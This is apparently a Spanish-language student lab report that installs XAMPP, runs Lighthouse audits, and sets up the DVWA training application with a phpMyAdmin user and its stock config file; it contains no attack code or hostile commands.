

Laboratorio 12



The screenshot shows the Apache Friends XAMPP website. The top navigation bar includes links for Apache Friends, Descargar, Alojamiento, Comunidad, and Acerca de. The main heading is "XAMPP Apache + MariaDB + PHP + Perl". Below this, a section titled "¿Qué es XAMPP?" explains that it is a popular development environment for PHP. A large "XAMPP" logo is displayed. The "Descargar" (Download) section is highlighted with a red circle, showing three options: "XAMPP para Windows 8.2.12 (PHP 8.2.12)", "XAMPP para Linux 8.2.12 (PHP 8.2.12)", and "XAMPP para OS X 8.2.4 (PHP 8.2.4)". A "New XAMPP release 8.2.12, 8.1.25 and 8.0.30" announcement is also visible. The bottom section includes "Acerca de Apache Friends", "Comunidad", and "Temas Recientes".

The second screenshot shows the "download_success.html" page. It features a large "¡Genial!" message and a confirmation that the download should start automatically. Below this, there are sections for "Leyendo" (Reading) with links to Linux, Windows, and OS X FAQs, and "Comparte XAMPP con tus amigos" (Share XAMPP with your friends) with a Twitter share button. A "Historial de descargas recientes" (Recent download history) sidebar on the right lists recent downloads, including "xampp-windows-x64-8.2.12-0-VS16-installer.exe" and "Presentación Sesión 12.pdf".

xampp-windows-x64-8.2.12-0-VS16-inst... 12/05/2025 7:31 a. m. Aplicación 153.891 KB


Ejecutamos el instalador y esperamos a que se descargue, mientras esperamos a que se descargue abrimos la página del vortal de la UPC, y utilizando la función de Lighthouse para analizar la página.

Leonis Manuel Diaz Pacheco







También lo probamos con el login de netacad.com

Leonis Manuel Diaz Pacheco




Después de realizar unas pruebas con lighthouse del navegador, iniciamos XAMPP:






Buscamos dvwa en el navegador e ingresamos en el link de GitHub.



Respuesta de Copilot


 **GitHub**
https://github.com › digininja › DVWA


GitHub - digininja/DVWA: Damn Vulnerable..

DVWA is a **PHP/MariaDB web** application that is intentionally vulnerable to test web security skills and tools. Learn how to install, use and contribute to DVWA on GitHub, with multiple languages and automated ... [Ver más](#)

What does dvwa stand for?


This file is part of Damn Vulnerable Web Application (DVWA). Damn Vulnerable Web Application (DVWA) is free software: you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version.

 github.com



Este equipo > Windows 10 (C:) > xampp > htdocs >

	Nombre	Fecha de modificación	Tipo	Tamaño
ido	dashboard	2/09/2024 4:44 p. m.	Carpeta de archivos	
	DVWA-master	12/05/2025 7:41 a. m.	Carpeta de archivos	
s	img	2/09/2024 4:44 p. m.	Carpeta de archivos	
itos	webalizer	2/09/2024 4:44 p. m.	Carpeta de archivos	
	xampp	2/09/2024 4:44 p. m.	Carpeta de archivos	
o_entrega	applications	15/06/2022 11:07 a. m.	Microsoft Edge H...	4 KB
io5	bitnami	15/06/2022 11:07 a. m.	Archivo CSS	1 KB
	favicon	16/07/2015 10:32 a. m.	Icono	31 KB
	index	16/07/2015 10:32 a. m.	Archivo de origen ...	1 KB
nera Entre	DVWA-master	12/05/2025 7:40 a. m.	Archivo WinRAR Z...	965 KB



se cambia el nombre del archivo para eliminar el ".dist".



A screenshot of the 'Agregar cuenta de usuario' (Add user account) form in phpMyAdmin. The form is titled 'Agregar cuenta de usuario' and has a tabbed interface with 'Bases de datos', 'SQL', 'Estado actual', and 'Cuentas de usuario'. The 'Cuentas de usuario' tab is active.

Información de la cuenta

Nombre de usuario: Use el campo de text

Nombre de Host: Cualquier servidor

Contraseña: Use el campo de text


Debe volver a escribir:

plugin de autenticación: Autenticación de MySQL nativa

Generar contraseña:

Leonis Manuel Diaz Pacheco


Revisamos dentro del archivo config.inc.php para encontrar la contraseña que usaremos con el usuario creado.



```
1 <?php
2
3 # If you are having problems connecting to the MySQL database and all of the variables below are correct
4 # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
5 # Thanks to p4lp1n3rj4 for the fix.
6
7 # Database management system to use
8 $DBMS = getenv('DBMS') ? : 'MySQL';
9 $DBMS = 'MySQL'; // Currently disabled
10
11 # Database variables
12 # WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
13 # Please use a database dedicated to DVWA.
14 #
15 # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
16 # See README.md for more information on this.
17 $DVWA = array();
18 $DVWA['db_server'] = getenv('DB_SERVER') ? : '127.0.0.1';
19 $DVWA['db_database'] = getenv('DB_DATABASE') ? : 'dvwa';
20 $DVWA['db_user'] = getenv('DB_USER') ? : 'dvwa';
21 $DVWA['db_password'] = getenv('DB_PASSWORD') ? : 'p34r0le';
22 $DVWA['db_port'] = getenv('DB_PORT') ? : '3306';
23
24 # Recaptcha settings
25 # Used for the 'Insecure CAPTCHA' module
26 # You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
27 $DVWA['recaptcha_public_key'] = getenv('RECAPTCHA_PUBLIC_KEY') ? : '';
